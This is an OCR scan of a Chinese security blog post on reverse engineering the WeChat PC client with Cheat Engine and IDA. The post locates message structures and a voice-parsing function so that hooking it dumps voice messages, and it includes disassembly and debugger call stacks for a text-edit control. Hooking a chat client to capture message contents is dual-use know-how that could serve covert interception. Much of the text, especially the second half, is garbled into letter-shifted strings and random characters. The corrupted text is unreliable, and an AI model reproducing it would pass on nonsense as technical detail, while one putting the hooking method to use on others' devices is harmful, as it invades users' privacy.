
那这里不是可以拿到消息了吗，是的，普通文字消息已经可以拿到，但是语音内容不行。

通过观察内存窗口的数据，整理 WeChatWi.10206460 处的关于消息参数的大致结构。


```
22聊天列表框信息

vwuxfv fkdwbdvwbp vj ~

GZ RUG xqn>22

z vwulqj z{lg>22
```

```
22z fkdubw- z{lg>227

22lqv dhq>22;

22lqv p d{ dhq>22f

GZ RUG xqn4>2243

GZ RUG xqn5>2247

z vwulqj  qdp h>

22z fkdubw- qdp h>224;  微信名

22lqv dhq>224f

22lqv p d{ dhq>2253

割

z vwulqj  p vj > 22

22z fkdubw- p vj >226f

22lqv dhq>22

22lqv p d{ dhq>

Q
```

wstring msg 字段就是文字消息内容，而语音消息则是预览中看到的[语音]两字，并没有实际能够听到的语音数据，所以还得继续往前找。



继续往上回溯了 3 层左右，进入了 102DDC50，找到了语音消息的新信息:



struct msg_xx

f k d u x q n ^ 3 { 7 3 ` > 2 2

z v w u l q j z { l g 4 > 2 2 7 3

z v w u l q j z { l g 5 > 2 2 7 f

f k d u x q n 4 ^ 3 { 4 3 ` > 2 2 8 ;

z vwulqj p vj >229;

fkdu xqn5^3{43`>22: 7

>22; 7

Q

在 wstring msg 处就是普通文字消息内容，而语音消息并不是我想象的就是直接语音的数据，而是...如下：

?p vj A?yrlfhp vj hqgiodj @%4% fdqfhdiodj @%3% iruz dugiodj @%3% yrlfhirup dw@%7%yrlfhdhqj wk@%44: 9% dhqj wk@%4667% exilg@%47: 7785946376<:;:4%fdhqwp vj lg@%749594696<976:6<97777966 969533563346346 44<igg86e4i7<7435%urp xvhuqdp h@%z{lgb{{ {{{{{{{%2A?2p vj A


真是一波三折，还不是语音的数据，而是关于语音信息的 xml，有语音的大小，来自谁，在语音缓冲区中的 id（bufid）等等信息。

继续往前找呗，最后回溯到了所有消息处理的分发函数 10323FF0 中。这个函数处理逻辑很复杂，我并没有很快就找到如何生成语音消息的 xml，以及处理语音数据的函数。

一度卡住，重复分析了很多次。


后来又回神想到了逆向神器 IDA，xml 中数据如 voicemsg 肯定是模块中会在代码中用到，看看有没有有用的信息。

用 IDA 打开 Wechatwin.dll,shift+F12 分析出所有字符串,Ctrl+F 找到关键字 voicemsg，看来有戏。




真的是柳暗花明又一村。

点击字符串跳到代码窗口，按下 x，跳到引用该数据的位置。



找到了解析语音 xml 数据和解码语音数据的关键函数。



```
f_parseVoiceXmlInfo_103148E0

text:103149DD 0E4 0F 84 74 02 00 00                    jz      loc_10314C57

.text:103149E3 0E4 68 D0 06 F0 10                      push    offset aVoicemsg ;
"voicemsg"

.text:103149E8 0E8 8B CF                               mov     ecx, edi

.text:103149EA 0E8 E8 31 28 3E 00                      call    f_xml_subnode_106F7220

.text:103149EF 0E4 85 C0                               test    eax, eax

.text:103149F1 0E4 0F 84 60 02 00 00                   jz      loc_10314C57

.text:103149F7 0E4 8D 70 2C                            lea     esi, [eax+2Ch]

.text:103149FA 0E4 68 C4 06 F0 10                      push    offset aClientmsgid ;
"clientmsgid"

.text:103149FF 0E8 8B CE                               mov     ecx, esi

.text:10314A01 0E8 E8 CA 3A 3E 00                      call
 f_xml_getvalue_106F84D0
```


函数 103148E0 解析 xml 拿到几个字段的内容，返回上层函数调用一个语音解码的函数进行处理，而这个解码函数就会直接操作语音数据。

```
(*(void (__thiscall **)(int *, _DWORD, _DWORD, int , signed int))(*v7* + 28))(
            v7,
            *(_DWORD *)(voice_msg + 48),       // 语音内容
            *(_DWORD *)(voice_msg + 52),       // 语音长度
            v17,
            v4);
```



函数 103148E0 回溯再看看，进入了分发函数 10323FF0 中，在一个循环中处理了多种流程，包括显示界面最新消息的流程和解码语音的流程。所以前面找的方向并没有问题，只是缺少认真分析数据和代码的耐心。

不过，目的都达到了，找到了数据处理函数，最后通过 hook 这个函数就能拿到语音数据。

另外可以看到语音数据中包含 SILK_V3 的字符，这种编码音频格式是 Skpye 曾经使用的一种编码方式，后来开源了。目前播放器并不能直接播放该编码音频文件，所以需要转码为 MP3 等格式。不过可喜的是已经有大佬完成了这个工作，并开源了工具 silk-v3-decoder:

https://github.com/kn007/silk-v3-decoder

所以把代码拿来整合一下，就可以完整的实现实时 dump 语音聊天数据，转换为 mp3 进行保存，完美。



总结

这是第一次比较成功的应用 CE，整个看来，确实省下来很多定位数据和函数的工作。

但 CE 并不是万能的，要找对方法，找对目标数据才可能成功，对于某些没有明显数据的功能，可能也是无能为力。

最终还是得提高对大型软件的逆向能力，总体实现思路的猜测以及调试验证。

最后，由于时间仓促，还没有把保存语音的功能加入到 SuperWeChatPC 项目中，后续会慢慢加入，欢迎持续关注:

https://github.com/anhkgg/SuperWeChatPC

迎 SF +6,0 谷 Ⓑ

原创 anhkgg 信安之路 2019-02-20

驱 隆神Fkhdv Hqj lqh矿Rod Gej 矿LGD

Ⓡ练 知 迎 SF +5,0迄 矩

FH 蚁耻矿脑 FH 般 谷迄 迎 矿 起

FH RG 练绑 迎 摄

神 罪 阻雅 职 矿 FH Ⓑ雅

矿 雅 Ⓑ 院见 矿补

Ⓑ 摄

(f)

院


阻 阻练罗 (y) 雅 知 阀 雅

矩 矿起 FH 雅 摄

艺 (g) 雅 矿 FH

H{dfv ydoxh0AVwulqj Ⓑ雅 矿远 雅 矿

绑缩罗 知 败 经练 矩摄



F H 远 练绑雅 雅 矿 迎 阻 罪雅 矿

罗雅 阻 罪雅 矿

5D4H4D; 摄

参 职 矿 阻 雅 评 矿 规 练

雅 绑雅 面阻 矿 规 Ⓑ 罪 雅

见 摄

RG矿 Ⓑ Z hF kdwlh{h 矿 绑

F wuo J 阻 5D4H4D; 矿 0A雅 面阻 摄

I< RG 矿 参 迎 矿 Ⓑ

般矿 阻 雅 般矿调 摄

耻 艰离 离 离 摄

FH Ⓡ 败矿 践 罗 矿

结 摄

RG Ⓑ矿 阻 矿5D4H4D; 雅

矿 Ⓡ练 矿 绝 阻 雅 职 矿 雅 雅

摄

规 阻 雅 5D4H4D;矿调 阻

结 雅 雅 矿 Ⓓ 署

Ⓓ 矿 阻 雅 署 翻 3摄

Ⓑ 阻

阻 般矿 耻ⓞ 离

般陷裁 矿 +V,矿

雅 结 雅 矿 脑 规 Ⓑ矿调

角 (f) 遗 般摄

魁 矿败 摄

练 矿 结 矿 阻 罪雅 矿

雅 练绑摄

践 绑 F wuo J 阻 5D4H4D; 矿

0A雅 摄

Ⓑ 迎 矿 Ⓑ 绑般矿

摄 规Ⓡ 矿绑 Ⓔ 般

矿 评 (f) 矿 ⓞ 雅

摄

练　　频　　神

4携　警　　摄脑　　Ⓔ　　矿调　　鉴雅

结　　警　　矿　耻　　矿　　摄

5携　陷裁⑼阻　摄　　矿　　般矿　　摄

6携陷裁　结　　111

般练　　频　　矿　频　　般摄

Ⓑ　　谅　结　　迎　Z hF kdwZ lq1goo罪矿

p viwhglw1goo矿　　练罗　　摄　　规　Ⓑ

练罗　　矿　　罪　hglw脑　规　齐　　练罗　　院

摄

```
        /      53
    @9l 383333
    @333<7333 +93953; 1,
阻  @9l 38G86G p viwhglw1?P r gxdnHqwu Sr lqwA
    @p viwhglv +     ,
```

警 @817415415843

@F=_Z lqgr z v_V| vwhp 65_p viwhglwlgoo

鉴 角 (f) 矿 RG 罪

0A(u) 雅 矿 绑 Dowl< Ⓑ 矿脑

见 矿 Ⓑ 迎 见 罪矿 见

(f) 摄

Ⓑ Ⓑ 9H53FFF5 罗 矿经练 见

piwhglwlgoo 挺 矿 角 陷绑练罗 矿 参Ⓑ 9H53FFEI

见 矿 绑l5绑练罗 lqv6 矿 l< (f) 摄

地址	HEX 数据	反汇编	注释
6E20CCB6	8B4E 0C	mov ecx,dword ptr ds:[esi+0xC]	
6E20CCB9	834E 14 20	or dword ptr ds:[esi+0x14],0x20	
6E20CCBD	8B01	mov eax,dword ptr ds:[ecx]	
6E20CCBF	FF50 24	call dword ptr ds:[eax+0x24]	call msftedit.dll!xxx
6E20CCC2	85C0	test eax,eax	
6E20CCC4	79 04	jns short WeChatWi.6E20CCCA	
6E20CCC6	8366 14 DF	and dword ptr ds:[esi+0x14],0xFFFFFFDF	
6E20CCCA	5E	pop esi	

RG 绑矿 般 9H53FFEI 罗谅 矿 规

Ⓑ fdoo 般 piwhglwl9l 38DG9<矿 罗蚁耻挺 离

地址	HEX 数据	反汇编	注释
6E20CCB6	8B4E 0C	mov ecx,dword ptr ds:[esi+0xC]	
6E20CCB9	834E 14 20	or dword ptr ds:[esi+0x14],0x20	
6E20CCBD	8B01	mov eax,dword ptr ds:[ecx]	
6E20CCBF	FF50 24	call dword ptr ds:[eax+0x24]	call msftedit.dll!xxx
6E20CCC2	85C0	test eax,eax	
6E20CCC4	79 04	jns short WeChatWi.6E20CCCA	
6E20CCC6	8366 14 DF	and dword ptr ds:[esi+0x14],0xFFFFFFDF	
6E20CCCA	5E	pop esi	
6E20CCCB	C2 0400	retn 0x4	
6E20CCCE	55	push ebp	
6E20CCCF	8BEC	mov ebp,esp	
6E20CCD1	83EC 1C	sub esp,0x1C	
6E20CCD4	A1 C470C16E	mov eax,dword ptr ds:[0x6EC170C4]	
ds:[6F05149C]=6F05AD69 (msftedit.6F05AD69)			

p viwhglwlgoo 矿 耻 矿 摄

规 RG 罪⑨ (f) 矿起 神

4携 Z lqj Gej 绑 gej hqj 1goo矿 gej khos1goo矿 vuf vuy1goo矿v| p er of khf n1goo矿v| p vuy1goo矿v| p vuy1| hv矿练限 9 罗

警 RG 绑摄

5携 RG矿 摄 000A 摄

6携 Vwur qj RG 警 摄 ⑨ 摄

神

kwwsv=22eor j 1f vgq1qhw2vu3dg2duwfdh2ghwdlov2; 586644

调 矿脑 绑 般 Ⓑ

矿RG 警 矿 起 矿 摄

逃练 评起 LGD 般矿 翻 评 绑

矿 轴摄

LGD p viwhglwlgoo矿 范 矿LGD 绑 矿

矿 角 Ⓑ p viwhglwl9l 38DG9< 挺

罗蚁耻绿 摄

调 p viwhglwl9l 38DG9< 9l 383333矿

LGD 起 3{9l FG3333矿 耻远 LGD


翻 9l 383333矿 LGD 矿 耻 遗 摄

露 耐矿 矿 规 (x) 面 练罗 隆知遗

隆矩矿 矿隆谨起 院 摄

露 LGD 罪 绑 j 矿 阻 9if gdg9<矿 Ⓑ p viwhglw19l 38DG9<

挺 翻 F W{ wHglw=RqW{ LqSodf hDf whydwh摄



RqW{ LqSodf hDf whydwh 规 齐 罪

知 矩绑 评 挺 矿 结 摄

F W{ wHglw矿结 矿 p viwhglwlgoo罪


摄

面 P I F 院见 矿 Ⓑ F W{ wHglw

陷裁 雅 携面雅 挺 矿 遭 J hw{ [[Vhw{ [[摄

LGD 挺 (o) 罪 练 绑 矿 Ⓑ 般

FW{ wHglw=J hwWh{ wH{ FW{ wHglw=Vhw Wh{ w摄




调Ⓑ 缩罗挺 结 面雅 挺 矿 角

缩罗挺 绑 矿 隆 Ⓑ LG 罪 缩罗挺

翻 9i39; 76: 9i389g6: 摄

RG 观 阻 es 9i39; 76: es 9i389g6: 矿


(u) 职Ⓡ FW{ wHglw=RqW{ LqSodf hDf whydvh 矿 I< 摄



Ⓑ 迎 矿 般矿 參 摄RG

矿 般 9i39;76: 脑 FW{wHglw=J hwWh{wH{ 经矿

挺 阻 雅 摄



地址	HEX 数据	反汇编	注释
6F068437	8BFF	mov edi,edi	CTxtEdit::GetTextEx
6F068439	55	push ebp	
6F06843A	8BEC	mov ebp,esp	
6F06843C	81EC 6C010000	sub esp,0x16C	
6F068442	A1 0C330D6F	mov eax,dword ptr ds:[0x6F0D330C]	
6F068447	33C5	xor eax,ebp	
6F068449	8945 FC	mov dword ptr ss:[ebp-0x4],eax	
6F06844C	8B55 0C	mov edx,dword ptr ss:[ebp+0xC]	

Ⓑ 挺

神

调用堆栈

地址	堆栈	函数过程 / 参数	调用来自	结构
0026E280	6F06842D	msftedit.6F068437	msftedit.6F068428	
0026E3FC	//CTxtEdit::GetTextEx			
0026E400	6E20D239	包含msftedit.6F06842D	WeChatWi.6E20D233	
0026E3FC				
0026E43C	6DBD38EB	包含WeChatWi.6E20D239	WeChatWi.6DBD38E8	
0026E438	//TxtEdit_GetText			
0026E5AC	6DC15B65	? WeChatWi.6DBD3860	WeChatWi.6DC15B60	
0026E5A8	//sendBtn_GetText			
0026E60C	6DC15DEE	WeChatWi.6DC15B10	WeChatWi.6DC15DE9	
0026E608	//sendbtn_click			
0026E618	6E20BFB8	WeChatWi.6E20BEF4	WeChatWi.6E20BFB3	
0026E614				
0026E62C	6E20362E	WeChatWi.6E20BF90	WeChatWi.6E203629	
0026E628				
0026E6CC	6E203589	WeChatWi.6E2035A7	WeChatWi.6E203584	
0026E6C8				
0026E820	6DC53695	? WeChatWi.6E20352E	WeChatWi.6DC53690	
0026E81C				

地址	堆栈	函数过程 / 参数	调用来自	结构
0026E280	6F06842D	msftedit.6F068437	msftedit.6F068428	0026E3FC
0026E400	6E20D239	包含msftedit.6F06842D	WeChatWi.6E20D233	0026E3FC
0026E43C	6DBD38EB	包含WeChatWi.6E20D239	WeChatWi.6DBD38E8	0026E438
0026E5AC	6DC15B65	? WeChatWi.6DBD3860	WeChatWi.6DC15B60	0026E5A8
0026E60C	6DC15DEE	WeChatWi.6DC15B10	WeChatWi.6DC15DE9	0026E608
0026E618	6E20BFB8	WeChatWi.6E20BEF4	WeChatWi.6E20BFB3	0026E614
0026E62C	6E20362E	WeChatWi.6E20BF90	WeChatWi.6E203629	0026E628
0026E6CC	6E203589	WeChatWi.6E2035A7	WeChatWi.6E203584	0026E6C8
0026E820	6DC53695	? WeChatWi.6E20352E	WeChatWi.6DC53690	0026E81C

RG 罪 Ⓑ Z hF kdwZ l19H53G56<矿

Ⓑ 蹭 Ⓑ 阻 罪雅 矿 Ⓡ (f)


摄

```
6E20D22C   57              push edi
6E20D22D   50              push eax
6E20D22E   68 5F0A0000     push 0x45F
6E20D233   FF92 FC010000   call dword ptr ds:[edx+0x1FC]      CTxtEdit::GetTextEx
6E20D239   8B4D 08         mov ecx,dword ptr ss:[ebp+0x8]
6E20D23E   57              push edi
6E20D23F   E8 9C0CFFFF     call WeChatWi.6E1FDEE0
6E20D244   8B4D 08         mov ecx,dword ptr ss:[ebp+0x8]
6E20D247   68 C0699D6E     push WeChatWi.6E9D69C0           UNICODE "\r"
6E20D24C   68 F488AB6E     push WeChatWi.6EAB88F4
6E20D251   E8 FA10FFFF     call WeChatWi.6E1FE350
